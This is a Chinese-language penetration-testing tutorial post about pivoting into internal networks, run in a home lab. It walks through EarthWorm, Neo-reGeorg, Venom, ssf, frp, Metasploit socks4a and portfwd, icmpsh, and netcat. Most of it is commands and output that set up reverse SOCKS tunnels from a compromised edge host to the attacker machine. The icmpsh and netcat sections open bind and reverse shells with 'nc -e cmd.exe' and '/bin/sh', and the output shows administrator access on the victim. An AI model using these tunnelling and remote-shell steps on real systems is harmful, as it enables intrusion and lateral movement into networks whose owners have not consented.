

内网渗透 | 常用的内网穿透工具使用

原创一寸一叶 HACK学习呀

2020-11-12原文

0x01 环境介绍

边缘机器: windows 7 ip:192.168.52.137/192.168.220.133

目标机器: windows 2008R2 ip:192.168.52.138

攻击机器: windows 10 ip:192.168.220.1

0x02 EarthWorm


将ew_for_windows上传到边缘机器 1.正向连接 在win7机器上执行ew -s socks5d -l 888监听本机888端口。然后在win10机器上使用SocksCap64进行连接



然后把firefox放进文件运行



2.反向连接 攻击机器上执行`ew_for_Win.exe -s rcsocks -l 1080 -e 1234`对外1234端口转发到1080端口，然后边缘机器连接`ew_for_Win.exe -s rcsocks -d 192.168.220.1 -e 1234`




```
C:\Windows\system32\cmd.exe - ew_for_Win.exe -s rsocks -d 192.168.220.1 -e 1234
C:\Users\Administrator\Desktop>ew_for_Win.exe -s rsocks -d 192.168.220.1 -e 1234
rsocks 192.168.220.1:1234 <--[10000 usec]--> socks server
```

```
C:\Windows\System32\cmd.exe - ew_for_Win.exe -s rcsocks -l 1080 -e 1234
Microsoft Windows [版本 10.0.18363.1139]
(c) 2019 Microsoft Corporation. 保留所有权利。

E:\内网\内网转发\ew>ew_for_Win.exe -s rcsocks -l 1080 -e 1234
rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:1234
init cmd_server_for_rc here
start listen port here
rcsocks cmd_socket OK!
```

再用SocksCap64代理本地127.0.0.1端口1080



0x03 Neo-reGeorg

这个是走http，生成php文件`python neoreg.py generate -k 123456`



攻击机连接 `python neoreg.py -k 123456 -u http://192.168.220.133/tunnel.php`

```
管理员: C:\Windows\System32\cmd.exe - python neoreg.py -k 123456 -u http://192.168.220.133/tunnel.php
E:\内网\内网转发\Neo-reGeorg>python neoreg.py -k 123456 -u http://192.168.220.133/tunnel.php

"$$$$$" 'M$' '$$$@m
:$$$$$$$$$$$$$' '$$$
'$' JZL' '$$e' '$$$$
' $$$ '$$$$
' $$$ J$$$$
m$$$$ '$$$
' $$$ '$$$_
' 1t$$$$ '$$$<
' '$$$$$$$' '$$$$
' @$$$$ '$$$$
' '$$$$ '$$$@
' z$$$$$ '@$$$
' r$$$ '$$|
' $$$v c$$$
' $$$v $$$v$$$$$$$$$#
' $$$x$$$$$$$$$twelve$$$@'$
' @$$$$L' '<@$$$$$$$$$'
' $$$

[ Github ] https://github.com/L-codes/neoreg

-----+
Log Level set to [ERROR]
Starting socks server [127.0.0.1:1080], tunnel at [http://192.168.220.133/tunnel.php]
-----+

HACK学习呀
```

然后同样用SocksCap64代理本地1080端口



0x04 Venom

攻击机器：

```
admin.exe -lport 9999
```

```
管理员: C:\Windows\System32\cmd.exe - admin.exe -lport 9999
Microsoft Windows [版本 10.0.18363.1139]
(c) 2019 Microsoft Corporation。保留所有权利。

E:\内网\内网转发\Venom v1.1.0>admin.exe -lport 9999
Venom Admin Node Start...

{ v1.1 author: Dlive }
VENOM<>YY
(admin node) >>>
```

边缘机器：

```
agent.exe -rhost 192.168.220.1 -rport 9999
```

```
C:\phpStudy\WWW\> agent.exe -rhost 192.168.220.1 -rport 9999
请稍候...
```

```
管理员: C:\Windows\System32\cmd.exe - admin.exe -lport 9999
Microsoft Windows [版本 10.0.18363.1139]
(c) 2019 Microsoft Corporation。保留所有权利。

E:\内网\内网转发\Venom v1.1.0>admin.exe -lport 9999
Venom Admin Node Start...

{ v1.1 author: Dlive }

  V E N O M

(admin node) >>>
[+]Remote connection: 192.168.220.133:1707
[+]A new node connect to admin node success
(admin node) >>> goto 1
node 1
(node 1) >>> socks 6667
a socks5 proxy of the target node has started up on the local port 6667.
(node 1) >>>
```

代理管理器

代理地址	端口	帐号	密码	代理类型	加密方式	协议	协议参数	Obfs	Obfs的参数	状态
本地代理										
127.0.0.1	6667			SOCKS 5						OK

[16:53:05] 正在测试数据传递...

[16:53:05] 已发送: 305 字节

[16:53:05] 得到正常的回复 (长度: 50 字节).

[16:53:05] 正在测试代理服务器的延迟...

[16:53:05] 代理 127.0.0.1 的网络延迟 <1ms.

[16:53:05] 测试结束.




0x05 ssf 正向:

把certs文件夹和ssfd上传到边缘机器 目标边界监听1050端口

```
ssfd.exe -p 1050
```

```
管理员: C:\Windows\System32\cmd.exe - ssfd.exe -p 1333

C:\phpStudy\WWW>ssfd.exe -p 1333
[2020-11-11T16:59:52+08:00] [info] [config] [tls] CA cert path: <file: ./certs/t
[2020-11-11T16:59:52+08:00] [info] [config] [tls] cert path: <file: ./certs/cert
[2020-11-11T16:59:52+08:00] [info] [config] [tls] key path: <file: ./certs/priva
[2020-11-11T16:59:52+08:00] [info] [config] [tls] key password: <>
[2020-11-11T16:59:52+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096
[2020-11-11T16:59:52+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-
[2020-11-11T16:59:52+08:00] [info] [config] [http proxy] <None>
[2020-11-11T16:59:52+08:00] [info] [config] [socks proxy] <None>
[2020-11-11T16:59:52+08:00] [info] [config] [circuit] <None>
[2020-11-11T16:59:52+08:00] [info] [ssfd] listening on <*:1333>
[2020-11-11T16:59:52+08:00] [info] [ssfd] running (Ctrl + C to stop)
```



攻击机连接目标边界的1050端口，并将数据转发给1051端口 `ssf.exe -D`

`1051 -p 1050 192.168.220.133`

```
管理员: C:\Windows\System32\cmd.exe - ssf.exe -D 1051 -p 1333 192.168.220.133
[2020-11-11T17:01:04+08:00] [info] [client] server unreachable
E:\内网\内网转发\ssf\ssf-win-i386-3.0.0>ssf.exe -D 1051 -p 1333 192.168.220.133
[2020-11-11T17:01:16+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-11-11T17:01:16+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-11-11T17:01:16+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-11-11T17:01:16+08:00] [info] [config] [tls] key password: <>
[2020-11-11T17:01:16+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-11-11T17:01:16+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-11-11T17:01:16+08:00] [info] [config] [http proxy] <None>
[2020-11-11T17:01:16+08:00] [info] [config] [socks proxy] <None>
[2020-11-11T17:01:16+08:00] [info] [config] [circuit] <None>
[2020-11-11T17:01:16+08:00] [info] [ssf] connecting to <192.168.220.133:1333>
[2020-11-11T17:01:16+08:00] [info] [ssf] running (Ctrl + C to stop)
[2020-11-11T17:01:16+08:00] [info] [client] connection attempt 1/1
[2020-11-11T17:01:18+08:00] [info] [client] connected to server
[2020-11-11T17:01:18+08:00] [info] [client] running
[2020-11-11T17:01:18+08:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:1051> to 1051
[2020-11-11T17:01:18+08:00] [info] [client] service <socks> OK
```

HACK学习呀

代理管理器

代理地址	端口	帐号	密码	代理类型	加密方式	协议	协议参数	Obfs	Obfs的参数	状态
本地代理										
127.0.0.1	1051			SOCKS 5						OK

[17:01:50] 正在测试数据传递...

[17:01:50] 已发送: 305 字节

[17:01:51] 得到正常的回复 (长度: 50 字节).

[17:01:51] 正在测试代理服务器的延迟...

[17:01:51] 代理 127.0.0.1 的网络延迟 <1ms.


[17:01:51] 测试结束.

HACK学习呀

反向：本地监听1234端口 **ssfd.exe -p 1234**


```
管理员: C:\Windows\System32\cmd.exe - ssfd.exe -p 1234
Microsoft Windows [版本 10.0.18363.1139]
(c) 2019 Microsoft Corporation。保留所有权利。

E:\内网\内网转发\ssf\ssf-win-i386-3.0.0>ssfd.exe -p 1234
[2020-11-11T17:02:40+08:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2020-11-11T17:02:40+08:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2020-11-11T17:02:40+08:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2020-11-11T17:02:40+08:00] [info] [config] [tls] key password: <>
[2020-11-11T17:02:40+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2020-11-11T17:02:40+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2020-11-11T17:02:40+08:00] [info] [config] [http proxy] <None>
[2020-11-11T17:02:40+08:00] [info] [config] [socks proxy] <None>
[2020-11-11T17:02:40+08:00] [info] [config] [circuit] <None>
[2020-11-11T17:02:40+08:00] [info] [ssfd] listening on <*:8011>
[2020-11-11T17:02:40+08:00] [info] [ssfd] running (Ctrl + C to stop)
```

 HACK学习呀

然后目标边界连接我们的1234端口，并将数据转发给12345端口 **ssf.exe -F**
12345 -p 1234 192.168.220.1

```
C:\phpStudy\WWW>ssf.exe -F 12345 -p 1234 192.168.220.1
[2020-11-11T17:04:04+08:00] [info] [config] [tls] CA cert path: <file: ./certs/t
[2020-11-11T17:04:04+08:00] [info] [config] [tls] cert path: <file: ./certs/cert
[2020-11-11T17:04:04+08:00] [info] [config] [tls] key path: <file: ./certs/priva
[2020-11-11T17:04:04+08:00] [info] [config] [tls] key password: <>
[2020-11-11T17:04:04+08:00] [info] [config] [tls] dh path: <file: ./certs/dh4096
[2020-11-11T17:04:04+08:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-
[2020-11-11T17:04:04+08:00] [info] [config] [http proxy] <None>
[2020-11-11T17:04:04+08:00] [info] [config] [socks proxy] <None>
[2020-11-11T17:04:04+08:00] [info] [config] [circuit] <None>
[2020-11-11T17:04:04+08:00] [info] [ssfd] connecting to <192.168.220.1:1234>
[2020-11-11T17:04:04+08:00] [info] [ssfd] running (Ctrl + C to stop)
[2020-11-11T17:04:04+08:00] [info] [client] connection attempt 1/1
[2020-11-11T17:04:06+08:00] [info] [client] connected to server
[2020-11-11T17:04:06+08:00] [info] [client] running
[2020-11-11T17:04:06+08:00] [info] [microservice] [socks]: start server on fiber
[2020-11-11T17:04:06+08:00] [info] [client] service <remote-socks> OK
```

 HACK学习呀




0x06 frp

攻击机器上设置frps.ini

```
[common]bind_port = 6666
```

然后运行`frps.exe -c frps.ini`



然后在边缘机器设置frpc.ini




A screenshot of a Windows Notepad window titled "frpc.ini - 记事本". The window contains the following configuration text:

```
[common]
server_addr = 192.168.220.1
server_port = 6666
[http_proxy]
type=tcp
remote_port=8010
plugin=socks5
```

At the bottom right of the image, there is a watermark logo and the text "HACK学习呀".

然后执行frpc.exe -c frpc.ini



A screenshot of a Windows command prompt window titled "管理员: C:\Windows\System32\cmd.exe - frpc.exe -c frpc.ini". The window shows the execution of the command "frpc.exe -c frpc.ini" and the following output:

```
C:\phpStudy\WWW>frpc.exe -c frpc.ini
2020/11/11 17:27:24 [I] [service.go:224] login to server success, get run id [07
2020/11/11 17:27:24 [I] [proxy_manager.go:137] [0728596ca59c2cd2] proxy added: [
2020/11/11 17:27:24 [I] [control.go:144] [http_proxy] start proxy success
```

At the bottom right of the image, there is a watermark logo and the text "HACK学习呀".

```
管理员: C:\Windows\System32\cmd.exe - frps.exe -c frps.ini
E:\内网\内网转发\frp_0.28.2_windows_amd64>frps.exe -c frps.ini
2020/11/11 17:27:00 [I] [service.go:146] frps tcp listen on 0.0.0.0:6666
2020/11/11 17:27:00 [I] [root.go:204] Start frps success
2020/11/11 17:27:24 [I] [service.go:356] client login info: ip [192.168.220.133:2136] version [0.28.2] hostname [] os [w
indows] arch [amd64]
2020/11/11 17:27:24 [I] [tcp.go:66] [0728596ca59c2cd2] [http_proxy] tcp proxy listen port [8010]
2020/11/11 17:27:24 [I] [control.go:398] [0728596ca59c2cd2] new proxy [http_proxy] success
```

HACK学习呀

然后监听本地8010端口

代理管理器

代理地址	端口	帐号	密码	代理类型	加密方式	协议	协议参数	Obfs	Obfs的参数	状态
本地代理										
127.0.0.1	8010			SOCKS 5						OK

[17:28:00] 正在测试数据传递...

[17:28:00] 已发送: 305 字节

[17:28:00] 得到正常的回复 (长度: 50 字节).

[17:28:00] 正在测试代理服务器的延迟...

[17:28:00] 代理 127.0.0.1 的网络延迟 <1ms.

[17:28:00] 测试结束.

HACK学习呀


0x07 msf Sock4a

搭建Socks4a代理


```
use auxiliary/server/socks4aset SRVHOST 0.0.0.0set SRVPORT  
1080runroute add 0.0.0.0 0.0.0.0 1
```

修改proxchains配置文件


```
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
sock4 127.0.0.1 1111  
socks4 192.168.220.128 1080  
"/etc/proxychains.conf" 65L, 1674C
```



```
proxychains nmap 192.168.52.138 -sV -sT -p 80
```



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)  
root@kali: ~ x root@kali: ~ x  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
[S-chain] -<- 192.168.220.128:1080-<->-192.168.52.138:80-<->-OK  
Nmap scan report for 192.168.52.138  
Host is up (0.0081s latency).  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Microsoft IIS httpd 7.5  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds  
root@kali:~#
```

###0x07.1 portfwd端口转发 portfwd

是meterpreter提供的一种基本的端口转发。portfwd可以反弹单个端口到本地，并且监听，使用方法如下

```
portfwd add -l 3389 -r 192.168.220.133 -p 3389
```

然后我们访问本地3389

```
rdesktop 127.0.0.1:3389
```

0x08 icmpsh

因为icmpsh工具要代替系统本身的ping命令的应答程序，所以需要输入命令来关闭本地程序的icmp应答，如果要恢复就设置为0，否则shell的允许会不稳定，比如一直刷屏，无法进行交互输入 `sysctl -w net.ipv4.icmp_echo_ignore_all=1`

攻击机: `./icmpsh_m.py` 攻击ip 受害ip

受害机: `icmpsh.exe -t 攻击机ip`

```
root@kali:~/icmpsh# python icmpsh_m.py 192.168.220.128 192.168.220.133
Microsoft Windows [汾 6.1.7601]
00E0000 (c) 2009 Microsoft Corporation00000000E0000
C:\phpStudy\WWW>whoami
whoami 9.0.1
god\administrator
C:\phpStudy\WWW>
```

0x09 nc

1.正向

目标机器 `nc -lvp 4444 -e /bin/sh` linux `nc -lvp 4444 -e c:\windows\system32\cmd.exe` windows


攻击机器 `nc <目标机器ip> 4444`

```
管理员: C:\Windows\System32\cmd.exe - nc.exe 192.168.220.133 4444
Microsoft Windows [版本 10.0.18363.1139]
(c) 2019 Microsoft Corporation。保留所有权利。

E:\内网\内网转发\nc>nc.exe 192.168.220.133 4444
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\phpStudy\WWW>whoami
whoami
god\administrator

C:\phpStudy\WWW>
```



2.反向

攻击机器监听本地端口 `nc -lvp 1234`


目标机器 `nc 1234 -e /bin/sh linux` `nc 1234 -e cmd.exe windows`

```
管理员: C:\Windows\System32\cmd.exe - nc -lvp 1234

E:\内网\内网转发\nc>nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.220.1] from STU1 [192.168.220.133] 1449
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\phpStudy\WWW>whoami
whoami
god\administrator

C:\phpStudy\WWW>
```



在一般情况下目标机器是没有nc的。这里可以用其他工具或者编程语言来代替
nc python反向shell

攻击机器: `nc -lvp 2222`

